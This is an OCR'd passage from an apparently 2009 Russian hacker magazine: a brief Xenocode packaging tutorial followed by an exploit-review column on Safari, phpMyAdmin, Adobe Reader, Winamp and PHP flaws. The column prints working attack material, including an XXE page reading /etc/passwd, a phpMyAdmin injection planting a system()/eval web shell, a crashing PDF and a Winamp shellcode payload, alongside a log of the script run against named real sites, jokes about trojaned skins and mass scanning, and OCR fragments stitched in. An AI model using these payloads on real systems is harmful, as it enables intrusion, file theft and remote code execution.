ЗАДАЧА: СОЗДАТЬ ПОРТАТИВНУЮ ВЕРСИЮ .NET-ПРИЛОЖЕНИЯ С ИСПОЛЬЗОВАНИЕМ XENOCODE

РЕШЕНИЕ:


Конечно, можно сделать все с помощью ThinApp: создать контейнер со средой .NET и натравить на него каким-либо образом тулзу на дотнете. Но... контейнер это 150 метров. А что, если тулза при этом весит каких-нибудь пару мегабайт? Что, тащить за ней весь контейнер со средой? Конечно, нет! И если вмварез не справляется с задачей, то на помощь приходит Xenocode Postbuild! Он проанализирует код (точнее, секцию using) и сам определит, какие длл'ки из среды .NET нужно класть в контейнер с твоей тулзой. Вдобавок он умеет обфусцировать код несколькими методами (есть даже специально против ILDASM). И все это управляется из интерфейса ribbon (а-ля office 2007). Моя тулза весом 2 метра превратилась в экзешник 25 мегабайт (я использую Xenocode Postbuild v7.0.162).

1. Идем на вкладку application, добавляем в список свою тулзу.
2. Идем на вкладку output, ставим галку compile application to native x86 executable image.
3. Выбираем single application executable и в комбобоксе выбираем экзешник, к которому xenocode добавит среду .NET. Тут же есть галка Generate diagnostic-mode executable. Если впоследствии тулза будет сыпаться с ошибками, можно попробовать скомпилить с этой галкой. Тогда в папку с приложением будет падать лог с подробным описанием того, что происходит.
4. Идем на вкладку Virtualize. В Runtimes можно выбрать версию среды, добавляемую в экзешник. Имей в виду, что среду xenocode подгружает из интернета со своего сайта, даже если она уже установлена в системе.
5. В Filesystem можно добавить все, что должно быть в виртуальной файловой системе приложения. Например, моя тулза не может жить без длл'лек пакета DevExpress, который разрабатывает сторонняя контора и которые не входят в состав среды .NET. Поэтому в папку Application Directory я добавил длл'ки из этого пакета.

Если не требуется обфускация (это тема для отдельного разговора), то на этом все. Можно жать Xenocode Application, и через несколько десятков секунд в твоем распоряжении — портативная версия приложения, не требующая среды .NET!


Теперь о неприятном, то есть о минусах. К сожалению, точка входа может быть только одна. Если твое приложение состоит из нескольких исполняемых файлов, то решений тут может быть три.

• Ксенокодить каждый exe по очереди. Тогда к каждому исполняемому файлу будет добавляться среда .NET.
• Сделать точкой входа cmd.exe. Туда добавится часть среды .NET, необходимая для работы твоих приложений (не забудь только их тоже добавить в список на шаге 1). Но тогда каждый раз придется открывать заксенокоденную cmd.exe и уже оттуда запускать приложения, чтобы они увидели среду .NET.
• Использовать thinapp. Если у тебя много дотнетовского кода, который нужно сделать портативным, сделай один контейнер со средой .NET, который будут использовать все приложения.



Собираем сборку в unmanaged коде

Что использовать в каждом конкретном случае, решать, конечно же, тебе. Но я бы советовал: если есть пара приложений, которые неплохо бы сделать портативными, используй ксенокод. Если же тебе нужна вся среда .NET на флешке, — ThinApp тебе в помощь.



ДМИТРИЙ «FORB» ДОКУЧАЕВ
/ FORB@GAMELAND.RU /

/OBZOR/EKSPLOITOV

Лето. Пора отпусков. Наверняка, ты подумал, что в это жаркое время достойных багов, ровно как и эксплойтов, стало меньше? Черта с два! Упорные багоискатели вместо того, чтобы оттягиваться в шумной компании, потрошат якобы совершенный софт в поисках смертельных брешей, а как следствие — и эксплойтов. И, как ни странно, находят!

01 МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В SAFARI 3.X

>> Brief

Давненько мы не кидали камни в огород Macintosh'a! Боюсь думать, что все представляют MacOS как абсолютно защищенную систему (по крайней мере, так заявляют пиарщики). А что они скажут на то, что совсем недавно главный браузер от Macintosh под звучным названием «Safari» был просто обстрелян со стороны багокопателей? В нем нашли, как минимум, 3 класса различных уязвимостей, которые мы сейчас же рассмотрим подробнее.

Справедливости ради я сразу внесу важную ремарку: все найденные баги напрямую не относятся к «Safari» — они таятся в различных библиотеках и средствах разработки, используемых браузером: «FreeType», «LibPng», «Apple's Webkit». С одной стороны, это снимает ответственность с разработчиков MacOS-браузера, с другой — «глобализует» баг, позволяя ему мигрировать в другие приложения.

Теперь по существу: одной из первых уязвимостей, обнаруженной еще в конце апреля, является выполнение произвольного кода в удаленной системе. Со слов независимых экспертов, достаточно под благовидным предлогом передать жертве ядовитый линк, в котором будет присутствовать ссылка на модифицированный шрифт. Скушав красную пилюлю, система впадет в ступор и выполнит произвольный код, либо уронит MacOS (в смысле, не со стола, конечно :), просто устроит локальный DoS).

Недостаточные проверки параметров, приводящие к переполнению буфера, присутствуют в библиотеке «FreeType», а именно, в штатных функциях обработки шрифтов «cff_charset_compute_cids()» и «ft_smooth_render_generic()». Нам же остается поверить багоискателям на слово, ибо эксплойт пока еще крутится в приватных хакерских кругах (по слухам, вполне достойно функционирует).

Второй баг, обнаруженный чуть позже, хранится в функциях обработки PNG-изображений библиотеки «libpng». Уязвимость существует из-за того, что библиотека некорректно инициализирует определенные массивы указателей перед освобождением элементов массивов в случае, когда приложение потребляет всю доступную память. Злоумышленник может заслать ссылку на специальный PNG, который позаботится о повреждении памяти и выполнит произвольный код на удаленной системе. Но, опять-таки, это все слова — эксплойту временно присвоен статус «0day».

И, наконец, третья уязвимость затесалась в продукт «Apple's Webkit», посредством которого написано множество яблочных продуктов. Баг присутствует в функциях обработки XML и относится к классу уязвимостей XXE (XML eXternal Enttity — Внешний объект XML). Разработчики случайно (или намерено) допустили возможность включения произвольного локального файла в просматриваемый XML-документ. Последствия от бреши могут быть самыми разными: от банального DoS'a системы (когда пользователь обратится к какому-нибудь «/dev/urandom» или аналогичному Win-приложению), до создания специальной клиент-серверной системы (когда содержание файла неминуемо попадет на компьютер злоумышленника). Не исключен вариант, когда «Safari» запущен под привилегированным пользователем (в этом случае атака будет носить локальный характер с целью повышения прав).

>> Targets

Уязвимы все версии Safari до 4.x, включая iPhone, где установлен сей зверек. Кроме того, из-за глобальности бага, он может присутствовать во всех продуктах, основанных на «Apple's WebKit». Они не особо популярны, но список ты всегда можешь найти на webkit.org.

>> Exploit

Ниже привожу код эксплойта для реализации бага в «Apple's Webkit» в родном «Safari».

```
<!DOCTYPE doc [ <!ENTITY ent SYSTEM "file:///etc/
passwd"> ] >
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match="/">
  <html>
  <body>
```

Below you should see the content of a local file, stolen by this evil web page.

```
<p/>
&ent;
<script>
alert(document.body.innerHTML);
</script>
  </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

Как видишь, лексема «&ent;» хранит в себе содержимое «/etc/passwd», который магическим образом отобразится на экране. Если ты счастливый обладатель Safari, можешь пройти тест на вшивость по ссылкам https://cevans-app.appspot.com/static/safaristealfilebug.xml (MacOS) и https://cevans-app.appspot.com/static/safaristealfilebugwin.xml (Windows).

>> SOLUTION
Обновление до Safari 4.x решит все проблемы и устранит угрозы внешних нападений.

02 PHPMYADMIN (/SCRIPTS/SETUP.PHP) PHP CODE INJECTION EXPLOIT

>> Brief
Давно нас не баловали хорошими уязвимостями в популярных проектах. Сегодня я постараюсь это исправить: 4 июня багоискателям удалось обнаружить изъян в проекте phpMyAdmin, а именно — в генераторе настроечных файлов «/scripts/setup.php». Суть бага довольно проста: в процессе установки phpMyAdmin происходит генерация основных параметров (хоста mysql, логина, пароля, названия базы и т.п.) с последующим их сохранением в «/config/config.inc.php». Так вот, до недавнего времени разработчики довольно аккуратно фильтровали нежелательный контент, но в последних версиях чуть-чуть изменили алгоритм. В итоге, злоумышленник может передать ядовитые параметры, позволяющие записать произвольный код в конфигурационный файл. Затем, по обращению к этому конфигу, хакер получит полноценный Web-шелл. А теперь разберемся, как это происходит на самом деле. Вместе с прочими параметрами в значение переменной «host» инжектируется, к примеру, фраза «phpinfo();//localhost». На выходе получим вполне работоспособный сценарий, выводящий phpinfo().
Помимо прочего, эксплойт позволяет внедрить «passthru()» для передачи команд Web-шеллу при помощи значения переменной «c».
Но не думай, что все так просто. Эксплойт накладывает некоторые ограничения на phpMyAdmin. Во-первых, нужно, чтобы администратор устанавливал проект через мастера, а не вручную. Во-вторых, необходимо наличие файла «scripts/setup.php», который почему-то (интересно, почему? :)) любят удалять. В-третьих, директория «config/» также должна присутствовать, а на файл «config.inc.php» должен быть установлен атрибут записи. В-четвертых, на машине необходим работоспособный curl (с его помощью происходит инжектирование кода). И, наконец, уязвимыми версиями phpMyAdmin являются 2.11.x до 2.11.9.5 и 3.x до 3.1.3.1 (все релизы достаточно новые и выпускались до апреля этого года).
Как итог, хакер может без труда написать автосканер phpMyadmin и эксплуатировать каждый хост. На мой взгляд, вероятность успехи атаки недалека от 30%, а при таких раскладах одна лишь ночь сканирования будет приносить взломщику море нелишних Web-шеллов.


>> Exploit
Ниже приводится ключевая функция exploit(), отвечающая за инжект вредоносного кода.

```
function exploit {

postdata="token=$1&action=save&configuration="\
"a:1:{s:7:%22Servers%22%3ba:1:{i:0%3ba:6:{s:23:%22hos
t%27]="\
"%27%27%3b%20phpinfo%28%29%3b//%22%3bs:9:%22localhost
%22%3bs:9:"\
"%22extension%22%3bs:6:%22mysqli%22%3bs:12:%22connec
t_type%22%3bs:3:"\
"%22tcp%22%3bs:8:%22compress%22%3bb:0%3bs:9:%22aut
h_type%22%3bs:6:"\
"%22config%22%3bs:4:%22user%22%3bs:4:%22root%22%3b}}}&
eoltype=unix"

postdata2="token=$1&action=save&configuration=a:1:"\
"{s:7:%22Servers%22%3ba:1:{i:0%3ba:6:{s:136:%22host%2
7%5d="\
"%27%27%3b%20if(\$_GET%5b%27c%27%5d){echo%20
%27%3cpre%3e%27%3b"\
"system(\$_GET%5b%27c%27%5d)%3becho%20%27%3c/
pre%3e%27%3b}"\
"if(\$_GET%5b%27p%27%5d){echo%20
%27%3cpre%3e%27%3beval"\
"(\$_GET%5b%27p%27%5d)%3becho%20%27%3c/
pre%3e%27%3b}%3b//"\
"%22%3bs:9:%22localhost%22%3bs:9:%22extension%22%3bs:
6:%22"\
"mysqli%22%3bs:12:%22connect_type%22%3bs:3:%22tcp%22%
3bs:8:"\
"%22compress%22%3bb:0%3bs:9:%22auth_
type%22%3bs:6:%22config"\
"%22%3bs:4:%22user%22%3bs:4:%22root%22%3b}}}&eoltype=
unix"
```

НАГЛЯДНАЯ ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ ПОД WINDOWS



ПОСЛЕ ДРАКИ КУЛАКАМИ НЕ МАШУТ :)

Apple › About the security content of Safari 4.0

09 june, 2009
Last Modified: June 08, 2009
Article: HT3613

Summary
This document describes the security content of Safari 4.0.

For the protection of our customers, Apple does not disclose, discuss, or confirm security issues until a full investigation has occurred and any necessary patches or releases are available. To learn more about Apple Product Security, see the Apple Product Security website.

For information about the Apple Product Security PGP Key, see "How to use the Apple Produc Security PGP Key."

Where possible, CVE IDs are used to reference the vulnerabilities for further information.

To learn about other Security Updates, see "Apple Security Updates."

Products Affected
Safari, Product Security, Safari 4

Safari 4.0
CFNetwork

CVE-ID: CVE-2009-1704

irus check all
er downloads
th 3 anti-virus
engines!









```
lola # chmod +x ex.sh
lola # ./ex.sh http://www.natarch.hu/archivnet/phpmyadmin/
[+] checking if phpMyAdmin exists on URL provided ...
[+] phpMyAdmin NOT found! phpMyAdmin base URL incorrectly typed? wrong case-sensitivity?
lola # ./ex.sh http://www.natarch.hu/archivnet/phpmyadmin
[+] checking if phpMyAdmin exists on URL provided ...
[+] phpMyAdmin NOT found! phpMyAdmin base URL incorrectly typed? wrong case-sensitivity?
lola # sh ex.sh
usage: ./ex.sh <phpMyAdmin_base_URL>
i.e.: ./ex.sh http://target.tld/phpMyAdmin/
lola # ./ex.sh http://www.natarch.hu/archivnet/phpmyadmin/
[+] checking if phpMyAdmin exists on URL provided ...
[+] phpMyAdmin NOT found! phpMyAdmin base URL incorrectly typed? wrong case-sensitivity?
lola # ./ex.sh http://www.noosfera.org/phpMyAdmin/
[+] checking if phpMyAdmin exists on URL provided ...
[+] could not grab form token. you might want to try exploiting the vuln manually :(
lola #
```

СЕГОДНЯ НЕ НАШ ДЕНЬ. ПРИДЕТСЯ ПИСАТЬ АВТОСКАНЕР...

```
flag="/tmp/$(basename $0).$RANDOM.phpinfo.flag.html"
echo "[+] attempting to inject phpinfo() ..."
curl -ks -b $2 -d "$postdata" --url "$3/scripts/setup.
php" >/dev/null
if curl -ks --url "$3/config/config.inc.php" | grep
"phpinfo()" >/dev/null
 then
    curl -ks --url "$3/config/config.inc.php" >$flag
    echo "[+] success! phpinfo() injected successfully!
output saved on $flag"
    curl -ks -b $2 -d $postdata2 --url "$3/scripts/
setup.php» >/dev/null
    echo "[+] you *should* now be able to remotely run
shell commands and PHP code using your browser. i.e.:"
    echo "   $3/config/config.inc.php?c=ls+-l+/"
    echo "   $3/config/config.inc.php?p=phpinfo();"
    echo "   please send any feedback/improvements for
this script to"\
    "unknown.pentester<AT_sign__here>gmail.com"
 else

    echo "[+] no luck injecting to $3/config/config.inc.
php :("
    exit
 fi
}
```

Если ты не поленишься написать простенький PHP-парсер передаваемых строк, то получишь посимвольную картину инжекта.
Полный код эксплойта можно скачать по ссылке securitylab.ru/poc/extra/381413.php.

>> Targets:
Уязвимыми версиями phpMyAdmin являются 2.11.x до 2.11.9.5 и 3.x до 3.1.3.1 (все релизы достаточно новые и выпускались до апреля этого года).

>> Solution
Нависшую угрозу безопасности решит либо удаление файла «/scripts/setup.php», либо изолирование каталога «/config» вне Web-директории, либо (самый предпочтительный вариант) обновление phpMyAdmin до свежей версии. Последнее можно осуществить с официальной локации: sourceforge.net/projects/phpmyadmin.

03 ADOBE ACROBAT 9.1.1 STACK OVERFLOW CRASH POC EXPLOIT

>> Brief
Очередная темная лошадка на арене PoC появилась в начале июня. На этот раз, по заявлениям неизвестных багоискателей, обнаружилась брешь в Adobe Acrobat аж до версии 9.1.1. В паблик выложили лишь PoC-эксплойт, при запуске которого ничего не происходит. Точнее, происходит — вываливается среда, из которой был запущен PoC. Если это браузер — закрываются все вкладки IE/Firefox/Opera/Mozilla. Если это сам Acrobat Reader — то и он вылетает. Короче говоря, сплойт действительно сшибает с ног Adobe Reader.
Почему же так происходит? Чтобы это выяснить, бережно скачаем PDF'ку каким-нибудь сторонним менеджером (я использовал wget на удаленном сервере) и присмотримся к исходному коду файла. Для простоты восприятия, помещаю его ниже.





ОШИБКА ТУПАЯ ДО БОЛИ


```
%PDF-1.4
%
4 0 obj<</ProcSet[/PDF/Text]>>endobj
5 0 obj<</Length 1>>stream
endstream
endobj
3 0 obj<</Type/Page/Parent 2 0 R/Contents 5 0 R/MediaBox
[0 0 595 842]/Resources 4 0 R>>endobj
2 0 obj<</Type/Pages/Kids [3 0 R ]/Count 1 >>endobj
```

НЕМЕДЛЕННОЕ ОБНОВЛЕНИЕ









НА ВОЛОСКЕ ОТ СМЕРТИ...

```
6 0 obj<</S/JavaScript/JS ( 0
function Init\(\) { if \(typeof this.info.ModDate ==
"object"\) { return true; }app.alert\([[[[[[[[.... *
4098 } Init\(\); )>>endobj
1 0 obj<</Type/Catalog/Pages 2 0 R/OpenAction 6 0
R>>endobj
xref
0 7

0000000000 65535 f
0000020392 00000 n
0000000193 00000 n
0000000098 00000 n
0000000015 00000 n
0000000052 00000 n
0000000245 00000 n
trailer
<<
/Size 7
/Root 1 0 R
/ID [<c52946397fbfbe4d5492f9f411a983e2><c52946397fbfbe
4d5492f9f411a983e2>]
>>
startxref
20452
%%EOF
```

Смотрим и видим, что в секции init есть странный alert, содержащий 4098 байт мусора. Очевидно, что он и стал причиной падения. Как говорится, доверяй, но проверяй, поэтому я отредактировал файл, оставив лишь 10 байт «мусора». В итоге, PDF'ка открылась без ошибок.

Каков же вывод? Все просто, функция «app.alert()» не содержит должную проверку на переполнение, в итоге, мы имеем безобидный DoS. Подчеркиваю, именно безобидный, поскольку в приватных кругах наверняка ходит эксплойт, реализующий выполнение произвольного системного кода, который впоследствии будет использоваться в различных связках для «пробива» приватных троянцев. Поэтому мотай информацию на ус и немедленно обновляйся.



ТЕХНИЧЕСКОЕ ОПИСАНИЕ БАГА В LIBSNDFILE

>> Exploit

Вбей в адресную строку «securitylab.ru/_download/exploits/2009/05/adobe-reader-dos.pdf» и увидишь... аварийное закрытие браузера :).

>> Targets

Уязвимыми являются все версии Acrobat Reader, включая релиз 9.1.1. Помни, что если ты жмякнешь на ссылку с ядовитым PDF-файлом, захлопнется и программа, которая инициировала его открытие.

>> Solution

Обновляй читалку на официальном сайте «get.adobe.com/reader». Тем самым ты защитишь свой компьютер от непрошеных гостей.





обзор эксплоитов





обзор эксплоитов














```
.text:120951E5 loc_120951E5:
.text:120951E5 mov edi, [ebx]
.text:120951E7 add ebx, 4
.text:120951EA mov ax, [ebx]
.text:120951ED movsx esi, ax ; sign extension
.text:120951F0 inc ebx
.text:120951F1 push esi ; Size
.text:120951F2 inc ebx
.text:120951F3 lea eax, [ebp+var_10144]
.text:120951F9 push ebx ; Src
.text:120951FA push eax ; Dst, buffer is located in the stack
.text:120951FB call memmove
```

Reproduction:
I used the Bento skin's maki file. The highlighted text in the following figure shows the two byte size (value is 0x0011) and the following 17 characters. I changed the size to 0xFFFF and inserted a lot of 0x41 (obviously more than 0xFFFF). Then **BANG!** EIP was overwritten with 0x41414141.

НИ К ЧЕМУ НЕ ОБЯЗЫВАЮЩИЙ ЭКСПЛОЙТ ДЛЯ WINAMP

04 WINAMP BUFFER OWERFLOW MULTIPLE EXPLOITS

>> Brief:

На этот раз не обошлось без музыкальных жертв — под прицел багоискателей попал самый популярный Windows-player — Winamp от Nullsoft. За один лишь месяц в нем было найдено две громких уязвимости, о которых я спешу тебе рассказать.

1. Как я уже писал, все продукты базируются на каких-либо компонентных библиотеках. И если в софте практически идеальный код, то уязвимость может находиться во вспомогательной библиотеке. Особенно тяжело положение, если исходники библиотеки закрыты (с одной стороны, сложно найти уязвимость, но с другой — никто от нее в принципе не застрахован :)). Но в случае с Winamp — баг тривиален. Умельцы нашли изъян в функциях «voc_read_header()» и «aiff_read_header()», принадлежащих библиотеке «libsndfile» и читающих заголовки «.voc»- и «.aiff»-файлов (по-видимому, обе функции написаны по одному алгоритму). Если верить экспертам, в этих функциях содержится код, приводящий к переполнению динамической памяти. Как следствие, любой желающий может создать «.voc» или «.aiff»-файл со специальным заголовком, после чего Winamp послушно выполнит произвольный системный код.

К сожалению, все ограничилось словами, и сплойт никто так и не выложил. Однако у тебя имеется вся информация к размышлению, чтобы написать собственный сплойт (перерывай старые подшивки журнала и смотри статьи Криса — по подобным наводкам он это делал не раз ;)).

2. Ответь мне на простой вопрос: «Любишь ли ты скины Winamp, как люблю их я?». На самом деле, шучу, но было время, когда я часами изучал различные шкурки от проигрывателя, останавливаясь на самом лучшем. Думаю, и сейчас есть фанаты модных скинов... Гхм, к чему это я? :) Короче говоря, совсем недавно обнаружили возможность переполнения буфера в парсере «MAKI» (библиотека gen_ff.dll). Maki — это, собственно, и есть скрипты Winamp'а, образующие скин (привязку кнопок, функционал и т.п.). Если углубиться в технические подробности, будет понятно, что механизм парсинга .maki состоит в последовательном чтении двух байт, отвечающих за длину. Если чуть увеличить эту длину, произойдет... правильно — переполнение стека и аварийное завершение программы. А если чуток подумать и увеличить длину с умом, мы добьемся перезаписи адреса возврата и выполнение произвольного системного кода. Что и происходит в эксплойте.

```
payload = "\x41»*16756
payload += "\x74\x06\x90\x90"
payload += "\x32\x55\xF0\x12" # universal p/p/r in_mod.
dll
payload += shellcode # calc shellcode from metasploit
```

В этом фрагменте эксплойта происходит смещение строки на адрес шеллкода, который успешно вызовется после обработки .maki-файла.

Если «отдебажить» парсинг .maki-файла, то мы получим следующую картину:

```
.text:12094F62 loc_12094F62:
.text:12094F62 mov ax, [ebx]
.text:12094F65 movsx edi, ax ; sign extension
.text:12094F68 inc ebx
.text:12094F69 push edi ; Size
.text:12094F6A inc ebx
.text:12094F6B lea eax, [ebp+MultiByteStr]
.text:12094F71 push ebx ; Src
.text:12094F72 push eax ; Dst, buffer is located in the
stack
.text:12094F73 call memmove

.text:120951E5 loc_120951E5:
.text:120951E5 mov edi, [ebx]
.text:120951E7 add ebx, 4
.text:120951EA mov ax, [ebx]
.text:120951ED movsx esi, ax ; sign extension
.text:120951F0 inc ebx
.text:120951F1 push esi ; Size
.text:120951F2 inc ebx
.text:120951F3 lea eax, [ebp+var_10144]
.text:120951F9 push ebx ; Src
.text:120951FA push eax ; Dst, buffer is located in the
stack
.text:120951FB call memmove
```

Все испытания проводились на скине от «Big Bento», который ты можешь найти на официальном сайте. Файл mcvcore.maki находится в «PROGRAMFILES/Winamp/Skins/Bento/Scripts». А теперь подумай, что будет, если аккуратно впарить якобы крутой скин своему сотоварищу? Правильно! Но я тебе этого не говорил :).

>> Targets

Уязвимыми считаются:

1. Библиотека «libsndfile» до версии <= 1.0.20, активно использующаяся в Winamp.

2. Сам Winamp до версии <= 5.55.

>> Solution

Зайди на «winamp.com» и обновись до последнего релиза. Благодаря своевременному оповещению разработчиков, баг был исправлен в тот же день. Хорошо это или нет — не знаю, но в любом случае в Сети еще осталось огромное количество уязвимых версий.

>> Exploit:

По первому багу, как я уже сказал, эксплойта никто не предоставил. Зато по второму — их целых два. Один написан на Си (securitylab.ru/poc/extra/380450.php), а второй на Питоне (securitylab.ru/poc/extra/380454.php).

05 PHP <= 5.2.9 LOCAL SAFEMOD BYPASS EXPLOIT (WIN32)

>> Brief:

Нашлась дырка и в самой свежей версии PHP, позволяющая осуществить обход ограничений «safe_mode». Напомню, что взведенная в php.ini опция «safe_mode» не позволяет инклудить файлы, выполнять системные вызовы и т.п. Но багоискатели нашли способ выполнения команд при включенном

Abyssec.com PHP 5.x SafeMod Bypasser

```
Том в устройстве Y имеет метку System
Серийный номер тома: EC60-68D3

Содержимое папки Y:\home\localhost\www\cmd

23.06.2009  18:25    <DIR>          .
23.06.2009  18:25    <DIR>          ..
24.05.2009  11:45               440 abysssec.txt
23.06.2009  18:26                22 cmd.bat
24.05.2009  12:47             2 044 cmd.php
               3 файлов          2 066 байт
               2 папок  46 141 325 312 байт свободно
```

bypass

КАК НИ СТРАННО, ЭКСПЛОЙТ ДЕЙСТВИТЕЛЬНО РАБОТАЕТ :)

